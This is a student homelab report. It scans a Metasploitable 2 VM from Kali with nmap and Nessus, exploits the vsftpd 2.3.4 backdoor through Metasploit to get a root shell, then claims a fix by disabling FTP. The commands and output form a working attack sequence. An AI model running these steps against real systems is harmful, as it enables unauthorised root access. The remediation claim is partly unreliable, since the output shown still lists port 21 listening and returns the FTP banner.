

Tyler Allen

Intro to Cyber Homelab Project

12/13/25

Virtualization platform (VMware or VirtualBox)

Attack machine: Kali Linux

Target machine: Metasploitable 2

Network type:

Kali: NAT + Host-only

Kali

Virtual Machine Settings

Hardware Options

Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	80.1 GB
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: MB

64 GB - ▲
32 GB -
16 GB -
8 GB -
4 GB -
2 GB - □ ▲
1 GB - ▲
512 MB -
256 MB -
128 MB -
64 MB -
32 MB -
16 MB -
8 MB -
4 MB -


■ Maximum recommended memory
(Memory swapping may occur beyond this size.)
55.9 GB

■ Recommended memory
2 GB

■ Guest OS recommended minimum
1 GB

The screenshot shows the 'Virtual Machine Settings' window for a Kali Linux VM. The 'Hardware' tab is selected. In the 'Memory' section, the current allocation is set to 2 GB. A slider allows adjusting the memory size from 4 MB to 64 GB. A legend provides color-coding for memory recommendations: blue for maximum recommended (memory swapping may occur beyond this size), green for recommended, and yellow for guest OS recommended minimum. Other hardware components listed include Processors (4), Hard Disk (80.1 GB), Network Adapter (NAT), Network Adapter 2 (Host-only), USB Controller (Present), Sound Card (Auto detect), and Display (Auto detect).

Metasploitable: Host-only only



Attack Box IP Address: 192.168.149.128

Defense Box IP Address: 192.168.149.129

The Nmap scan identified multiple open TCP ports including 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), and 445 (SMB). Service version detection revealed outdated software versions known to contain vulnerabilities.

```
(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.149.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 13:47 EST
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:48 (0:00:03 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:03 remaining)
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:05 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:05 remaining)
Nmap scan report for 192.168.149.129
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 180.83 seconds
```

A vulnerability scan was conducted against the Metasploitable 2 host using Nessus Essentials. The scan identified multiple critical and high-severity vulnerabilities associated with outdated services. Vulnerabilities with assigned CVEs were analyzed, and CVE-2011-2523 affecting vsftpd 2.3.4 was selected for exploitation due to its high severity and ease of exploitation

The screenshot shows the Nessus Essentials interface with the 'vsftpd Detection' plugin selected. The left pane displays the plugin's description, see also links, and output logs. The right pane provides detailed information about the plugin, including its severity, ID, version, type, family, and publication dates. It also includes sections for risk information and vulnerability information.

Plugin Details	
Severity:	Info
ID:	52703
Version:	1.4
Type:	remote
Family:	FTP
Published:	March 17, 2011
Modified:	November 22, 2019

Risk Information
Risk Factor: None

Vulnerability Information
CPE: cpe:/a:beasts:vsftpd
Asset Inventory: True

Here is the exploit of FTP

```

      =[ metasploit v6.4.96-dev
+ -- --=[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads      ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232          2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
---  --
CHOST           no        The local client address
CPORT           no        The local client port
Proxies         no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS  192.168.149.129 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            21       yes      The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[+] 192.168.149.129:21 - Backdoor service has been spawned, handling ...
[*] 192.168.149.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.149.128:34577 → 192.168.149.129:6200) at 2025-12-13 18:42:26 -0500

whoami
root

```

Exploit Patched: I disabled FTP service on that port and now the exploit cannot be executed without failure

```

msfadmin@metasploitable:~$ netstat -tulpn | grep :21
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:21          0.0.0.0:*          LISTEN
-
tcp6       0      0 :::2121           :::*              LISTEN

[*]
[*] 192.168.149.129 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Before remediation, exploitation of the vsftpd service resulted in root access. After disabling the vulnerable service, the exploit completed without creating a session, demonstrating successful mitigation.

This lab demonstrated the importance of identifying vulnerable services, validating risk through exploitation, and applying remediation techniques to reduce the attack surface within a networked environment.